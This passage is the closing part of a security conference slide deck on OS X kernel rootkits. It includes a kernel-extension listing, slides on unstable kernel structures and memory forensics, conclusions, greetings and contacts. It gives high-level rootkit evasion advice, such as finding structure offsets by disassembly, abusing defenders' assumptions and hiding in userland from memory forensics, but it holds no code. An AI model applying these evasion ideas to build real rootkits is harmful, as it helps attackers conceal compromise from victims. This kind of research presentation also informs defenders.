88 0 0xffffffff7f819fa000 0x5000 0x5000 com.vmware.kext.vmmemctl (0081.82.01) <7 5 4 3 1>
89 0 0xffffffff7f80e99000 0xa000 0xa000 com.apple.iokit.IOBluetoothSerialManager (4.1.3f3) <57 7 5
4 3 1>
90 0 0xffffffff7f80ead000 0x28000 0x28000 com.apple.iokit.AppleBluetoothHCIControllerUSBTransport (4.
1.3f3) <41 10 9 7 5 4 3 1>
91 0 0xffffffff7f819ff000 0xa000 0xa000 com.vmware.kext.vmhgfs (0081.82.01) <5 4 3 1>
92 0 0xffffffff7f80be2000 0x7000 0x7000 com.apple.driver.AppleUSBMergeNub (5.5.5) <83 41 4 3 1>
93 0 0xffffffff7f8122e000 0x5000 0x5000 com.apple.driver.AudioAUUC (1.60) <78 55 10 9 7 5 4 3 1>
sh-3.2#
```





Problems

- ❑ Unstable internal structures!
 - Proc structure is one of those.
 - We just need a few fields.
 - Find offsets by disassembling stable functions.
 - Possible, you just need to spend some time grep'ing around XNU source code and IDA.





Problems

❑ Memory forensics.

- A worthy rootkit enemy.
- But with its own flaws.
- In particular the acquisition process.
- Some assumptions are weak.
- Needs more features.






Problems

- And so many others.
- It's a cat & mouse game.
- Any mistake can be costly.
- When creating a rootkit, reduce the number of assumptions you have.
- Defenders face the unknown.
- Very hard game – abuse their assumptions.



Conclusions



In his own mind, Jerry quickly mastered the art.



Conclusions

- Improving the quality of OS X kernel rootkits is very easy.
- Stable and future-proof requires more work.
- Prevention and detection tools must be researched & developed.
- Kernel is sexy but don't forget userland.
- OS.X/Crisis userland rootkit is powerful!
- Easier to hide in userland from memory forensics.




Conclusions

- Attackers have better incentives to be creative.
- Defense will always lag and suffer from information asymmetry.
- Economics didn't solve this problem and I doubt InfoSec will (because it's connected to Economics aka MONEY).
- **Always question assumptions.** This presentation has a few ;-).



Greets

nemo, noar, snare, saure, od, emptydir, korn, g0sh, spico and all other put.as friends, everyone at COSEINC, thegrugq, diff-t, #osxre, Gil Dabah from diStorm, A. Ionescu, Igor from Hex-Rays, NSA & friends, and you for spending time of your life listening to me 😊.



Contacts

<http://reverse.put.as>

<http://github.com/gdbinit>

reverser@put.as


[@osxreverser](#)

[#osxre @ irc.freenode.net](#)

And iloverootkits.com maybe soon!



A day full of possibilities!



Let's go exploring!

